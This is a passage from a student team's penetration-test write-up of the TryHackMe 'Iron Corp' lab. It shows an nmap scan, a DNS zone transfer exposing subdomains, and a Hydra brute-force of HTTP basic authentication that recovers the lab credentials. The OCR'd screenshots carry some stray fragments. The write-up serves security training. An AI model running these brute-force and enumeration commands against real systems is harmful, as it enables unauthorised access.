

PenTest 2

ROOM A

MODUS

POTENT

Members:


ID	NAME	ROLE
1211200107	Afiezar Ilyaz bin Alfie Iskandar	Leader
1211202025	Abdullah Bin Kamaruddin	Member
1211103649	Nur Qistina Binti Roslan	Member

Recon and Enumeration

Members Involved: Abdullah

Tools Used: Kali Linux, Terminal, Firefox, nano, cat, Nmap, Hydra, Dig, Burp, OWASP, apache

Firstly we will go onto the root kali and edit out the hosts by adding one more with the name ironcorp.me. We will set the IP Address with the newly made host, ironcorp.me.



```
root@kali: /home/1211202025
File Actions Edit View Help
1211202025@kali: ~ x root@kali: /home/1211202025 x
GNU nano 6.2
127.0.0.1      localhost
127.0.1.1      kali
10.10.199.221  ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

Iron Corp suffered a security breach not long time ago.
conduct a penetration test of their asset. They did system hardening and are expecting you not to
be able to access their system.


The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

e 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!
[G Help [ W Where Is ^T Execute
^X Exit [ O Write Out [ R Read File [ ^\ Replace [ ^C Location
[ Read 7 lines ] [ ^W Cut [ ^U Paste [ ^J Justify [ ^/ Go To Line
```


Then we will start an nmap of the ironcorp.me and find out that there are 7 open ports with 2 of them being http ports. We will check these two ports out on firefox




```
root@kali: /home/1211202025
File Actions Edit View Help
1211202025@kali: ~ x root@kali: /home/1211202025 x
[~(root@kali)-[~/home/1211202025]
# nmap -Pn -sV -O -T 5 -p1-65000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 23:34 EDT
Nmap scan report for ironcorp.me (10.10.199.221)
Host is up (0.19s latency).
Not shown: 64993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8080/tcp  open  http        Microsoft IIS httpd 10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
49667/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (87%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 270.56 seconds
[~(root@kali)-[~/home/1211202025]
#
```

We opened the port 8080 first and we found out that the title of the website is called Dashtreme Admin. It shows multiple statistics and graphs of some sort of business. We will now check the other port and see what is on that port.



Opening port 11025, we get another page related to the business. This time it is like an enquiry page for customers to keep up to date with the business. Nothing really important as of now.



On the terminal, we will do the sudo su to switch user to root and we will dig ironcorp.me at 10.10.199.221. The “axfr” command reveals resource records including subdomain names for free.

```
me/1211202025
2025 x
File Actions Edit View Help
(1211202025㉿kali)-[~]
$ sudo su
[sudo] password for 1211202025:
(root㉿kali)-[~/home/1211202025]
# dig ironcorp.me @10.10.199.221 axfr
; <>> Dig 9.18.1-1-Debian <>> ironcorp.me @10.10.199.221 axfr
;; global options: +cmd
ironcorp.me.          3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 36
00
ironcorp.me.          3600    IN      NS     win-8vmbkf3g815.
admin.ironcorp.me.   3600    IN      A      127.0.0.1
internal.ironcorp.me. 3600    IN      A      127.0.0.1
ironcorp.me.          3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 36
00
;; Query time: 280 msec
;; SERVER: 10.10.199.221#53(10.10.199.221) (TCP)
;; WHEN: Mon Aug  1 23:45:53 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)

ort any i correct results at https://nmap.org/subm
[root㉿kali)-[~/home/1211202025]
270.56 s
#
```

Knowing by the results of our digging in ironcorp, we put in the admin.ironcorp.me and the internal.ironcorp.me in the hosts file, along with the IP address.

```
File Actions Edit View Help
GNU nano 6.2          /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.10.199.221  ironcorp.me
10.10.199.221  admin.ironcorp.me
10.10.199.221  internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

d not Find at least 1 open and 1 closed
... Weekly sales ...
...
correct results at https://nmap.org/subm
seconds

^G Help      ^O Write Out  ^W Where Is  ^K Cut      ^T Execute  ^C Location
^X Exit      ^R Read File  ^\ Replace   ^U Paste    ^J Justify  ^/ Go To Line +55%
```

Checking each one of it with different portals; 8080 and 11025. Port 8080 is pretty much useless to our advantage.

PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

Kali Linux | TryHackMe | Iro | TryHackMe | Ne | Dashtreme Admin | Coming Soon - Star | Dashtreme Admin | Dashtreme Admin | 10.8.95.54 | 23:50 | 1 2 3 4

internal.ironcorp.me:8080

DASHTREME ADMIN

MAIN NAVIGATION

- Dashboard
- UI Icons
- Forms
- Tables
- Calendar New
- Profile
- Login
- Registration
- Upgrade To PRO

Labels

9526 Total Orders +4.2% up

8323 Total Revenue +1.2% up

6200 Visitors +5.2% up

5630 Messages +2.2% up

Site Traffic

New Visitor Old Visitor

14
12
10
8
6
4
2
0

Weekly sales

Direct \$5856 +55%

PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

Kali Linux | TryHackMe | Iro | TryHackMe | Ne | Dashtreme Admin | Coming Soon - Star | Dashtreme Admin | Dashtreme Admin | 10.8.95.54 | 23:51 | 1 2 3 4

internal.ironcorp.me:8080

DASHTREME ADMIN

MAIN NAVIGATION

- Dashboard
- UI Icons
- Forms
- Tables
- Calendar New
- Profile
- Login
- Registration
- Upgrade To PRO

Labels

9526 Total Orders +4.2% up

8323 Total Revenue +1.2% up

6200 Visitors +5.2% up

5630 Messages +2.2% up

Site Traffic


New Visitor Old Visitor

14
12
10
8
6
4
2
0


Weekly sales

Direct \$5856 +55%

Port 11025 however we can see that admin.ironcorp.me port 11025 has a login function. With what we can observe the programme seems to be using the basic http authentication that allows us to perform using brute force for the login in order to gain the hidden content within.




The internal.ironcorp.me port 11025 on the other hand is practically forbidden. But we just keep it in mind as it may be useful along the way.



Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4


We use hydra to perform brute-force attacks in order to guess the right username and password combination for admin.ironcorp.me by checking the rockyou.txt file that we have (rockyou.txt file contains most common passwords in the world).



A terminal window titled "root@kali: /home/1211202025/Downloads" showing the output of a hydra attack. The window includes standard OS X window controls (minimize, maximize, close) at the top right.


```
Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.) or the directory is read-protected.  
Example: hydra -l user -P passlist.txt ftp://192.168.0.1  
[root@kali ~]# hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I  
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
[!] not find at least 1 open and 1 closed  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-01 23:58:40  
[WARNING] You must supply the web page as an additional option or via -m, default path set to /  
[ERROR] File for logins not found: rockyou.txt  
[root@kali ~]# cd Downloads  
[root@kali ~]# hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I  
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-01 23:59:14  
[WARNING] You must supply the web page as an additional option or via -m, default path set to /  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761753982404 login tries (l:14344398/p:1  
4344398), ~12860109623901 tries per task  
[DATA] attacking http-get://admin.ironcorp.me:11025/
```

Waiting for a while, we successfully got the credentials, admin as the username and password123 as the password.




```
[DATA] attacking http-get://admin.ironcorp.me:11025/  
[11025][http-get] host: admin.ironcorp.me login: admin password: password123  
[STATUS] 14344582.00 tries/min, 14344582 tries in 00:01h, 205761854393022 to do in 239070:22h, 16 active
```


Putting in the credentials in the authentication required site,



we were able to log in. The first thing that we encountered is the ultimate search bar where we will be able to send queries, with one piece as the background.



We put in random things like PENTEST2FUN just to see anything like the parameter used, and the parameter r popped out in the URL.



